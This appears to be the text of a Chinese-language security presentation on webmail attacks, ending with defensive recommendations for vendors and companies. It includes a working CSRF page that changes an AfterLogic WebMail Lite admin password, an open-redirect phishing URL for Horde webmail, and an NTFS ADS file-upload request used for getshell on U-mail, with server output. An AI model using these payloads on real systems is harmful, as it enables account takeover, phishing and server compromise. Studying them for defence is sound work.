
atmail本地文件包含



案例说明【四】

❖ AfterLogic WebMail Lite PHP 7.0.1 - CSRF Vulnerability

```
<html>
<head>
</head>
<body>
<!-- AfterLogic WebMail Lite PHP 7.0.1 csrf -->
<form action="
http://192.168.1.117/webmail/adminpanel/index.php?submit" method="POST"
id="csrf" name="csrf" onload="go()">
<input type="hidden" name="form_id" value="security" />
<input type="hidden" name="txtUserName" value="0wned1" />
<input type="hidden" name="txtNewPassword" value="0wned1" />
<input type="hidden" name="txtConfirmNewPassword"
value="0wned1" />
<input type="submit" name="submit_btn" value="Save" />
</form>
<script language="JavaScript" type="text/javascript">
document.csrf.submit();
</script>
</body>
</html>
```



案例说明【五】

❖ webmail与钓鱼攻击


- ❖ 在**horde webmail 5.1**版本存在开放性重定向漏洞，可以被用来恶意钓鱼。一个简单的案例：

 <http://mail.fhebsc.com/horde/util/go.php?url=http://www.baidu.com>

新浪短连接已经生成：

<http://t.cn/Rzs345b>

[继续转换](#)



案例说明【六】

❖ U-mail 利用NTFS ADS特性getshell

```
-----42142537319647
Content-Disposition: form-data; name="Filedata[]";
filename="1.php::$DATA"
Content-Type: application/octet-stream
```

```
<?php
phpinfo();
?>
```

```
-----42142537319647--
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 10:36:09 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html
Content-Length: 80
```

```
[{"status": "1", "filename": "1.php::$DATA", "filesize": 21,
"file_id": "14801565697"}]
```

⏮ ⓘ :lient/cache/3/14801565697.php 🟢 📄 ↺ 🔍 百度 <Ctrl+K> ☆ 📁 ⬇ 🏠 💬 ↶

PHP Version 5.2.17



System

Windows NT SY-201600100X 5.2 build 3790



❖ 当我们认为的安全不再安全！我们唯一能做的就是尽力去防御，去弥补这些不安全的因素。

webmail防御

- ❖ 针对webmail程序本身所出的漏洞问题，建议厂商在每次新版本发布之前严格的进行安全测试和代码审计。
- ❖ 在漏洞被发现后，厂商即时地响应并修复，企业也即时地响应并修复
- ❖ 对于企业，我们需要慎重的选择电子邮箱，不仅要看邮箱本身的实用性和安全性，也要看厂商对安全漏洞的响应态度和修复速度
- ❖ 对于邮箱的验证一定要重视，杜绝弱口令，杜绝键盘弱口令，禁止员工使用自己常用密码（可防止社工库查询引发的撞库事件）
- ❖ 厂商应该加强开发者的安全意识和水平；而企业应该对于运维人员和企业员工加强安全意识的培训。
- ❖ 企业的员工邮箱和个人邮箱分离，企业内部利用防火墙控制流量的进出。
- ❖ 企业对邮件设置疑似钓鱼邮件提醒，防止内部缺乏安全意识的员工中招。

总结

- ❖ **webmail**最大的价值不在于程序的本身，而是内在信息的价值
- ❖ 苍蝇不叮无缝蛋
- ❖ 安全是相对的
- ❖ 及时的应急防御是对安全最大的保障

相关资源

- ❖ 相关资源：
- ❖ 链接：**<http://pan.baidu.com/s/1eSDIOSM>** 密码：**6y03**

谢谢！